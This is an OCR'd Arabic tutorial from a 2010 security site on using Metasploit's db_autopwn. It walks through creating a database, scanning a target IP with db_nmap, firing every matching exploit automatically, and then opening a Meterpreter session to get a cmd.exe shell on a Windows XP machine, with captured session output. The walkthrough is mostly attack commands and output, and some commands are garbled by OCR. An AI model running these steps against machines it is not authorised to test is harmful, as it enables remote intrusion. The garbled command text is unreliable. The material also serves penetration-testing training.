المدرسة الأمنية **No-exploit.CoM** **2010**	

السلام عليكم ورحمة الله تعالى وبركاته.


مقدمة :

سنتناول في هدا الكتاب شرح كيفية فحص جهاز بمشروع Metasploit الاعتماد على autopwn , او فحص شبكة على حسب ما تريد.

autopwn :


هي خاصية تعتمد على قواعد البيانات من نوع (mysql و sqlite3 و ,,,) على حسب الاختيار,وتمكننا من الفحص الأوتوماتيكي للجهاز أو الشبكة التي تم تحديدها, وتجريب عليها العديد من الثغرات بشكل ذاتي (أوتوماتيكي), واستغلالها محاولة الاتصال بالجهاز.

اولا نقوم بتشغيل برنامج metasploit




في الاول سنلاحظ عدم وجود العديد من الاوامر الخاصة بقواعد البيانات
نكتب الامر التالي من اجل انشاء قاعدة بينات جديدة.

Db˙creat db




بعدها سنلاحظ زيادة اوامر قواعد البيانات.




نقوم باستعمال الامرالتالي من اجل فحص الجهاز المراد ودلك عن طريق تحديده بالايبي وسنستعمل الفحص nmap هنا من اجل فحص البورتات المفتوحة.

Db˙nmap @ip





بعدها سنستعمل db˙autopwn و الدي معه العديد من الخيارات متل ما في الصورة



P من الاجل الاعتماد على البورتات المفتوحة و دلك لاننا استخدمنا nmap في الفحص.
E من اجل تشغيل التغرة.
B من اجل الاتصال.

تم ننتظر الى ان يقوم بتجريب جميع التغرات واستغلالها.






بعد الانتهاء
نضع الامر

Sessions

للاطلاع على session التي فتحت من اجل الاتصال وتعريفها بالترتيب من اجل الاتصال



من اجل الاتصال نستخدم الامر التالي ,و id الجلسة من اجل الاتصال

Sessions –i –id"

```
msf > sessions  -i 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > execute cmd.exe -i
[-] You must specify an executable file with -f
meterpreter >
meterpreter >
meterpreter > execute -f cmd.exe -i
Process 1024 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

يمكنك تطبيق الاوامر او استعمال امر لتطبيق الاوامر مباشرة في msdos
كانك على الجهاز

Execute –f cmd.exe –i

```
C:\WINDOWS\system32>CD C:\
CD C:\

C:\>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num,ro de s,rie du volume est 38E5-EA1C

 R,pertoire de C:\

06/02/2010  16:26                 0 AUTOEXEC.BAT
06/02/2010  16:26                 0 CONFIG.SYS
06/02/2010  17:16    <REP>          Documents and Settings
18/04/2010  02:45                 7 ja.txt
18/04/2010  02:51    <REP>          jawad
06/02/2010  17:17    <REP>          Program Files
18/04/2010  02:28    <REP>          SYSTEM.SAV
02/03/2010  15:54    <REP>          WINDOWS
               3 fichier(s)                7 octets
               5 R,p(s)   3ÿ676ÿ905ÿ472 octets libres
```

للخروج نستعمل الامر exit

```
meterpreter > exit

[*] Meterpreter session 1 closed.
msf > sessions

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  2   Meterpreter  192.168.0.4:3242 -> 192.168.0.20:14482

msf >
```

ويمكن الاتصال من الجلسة التانية.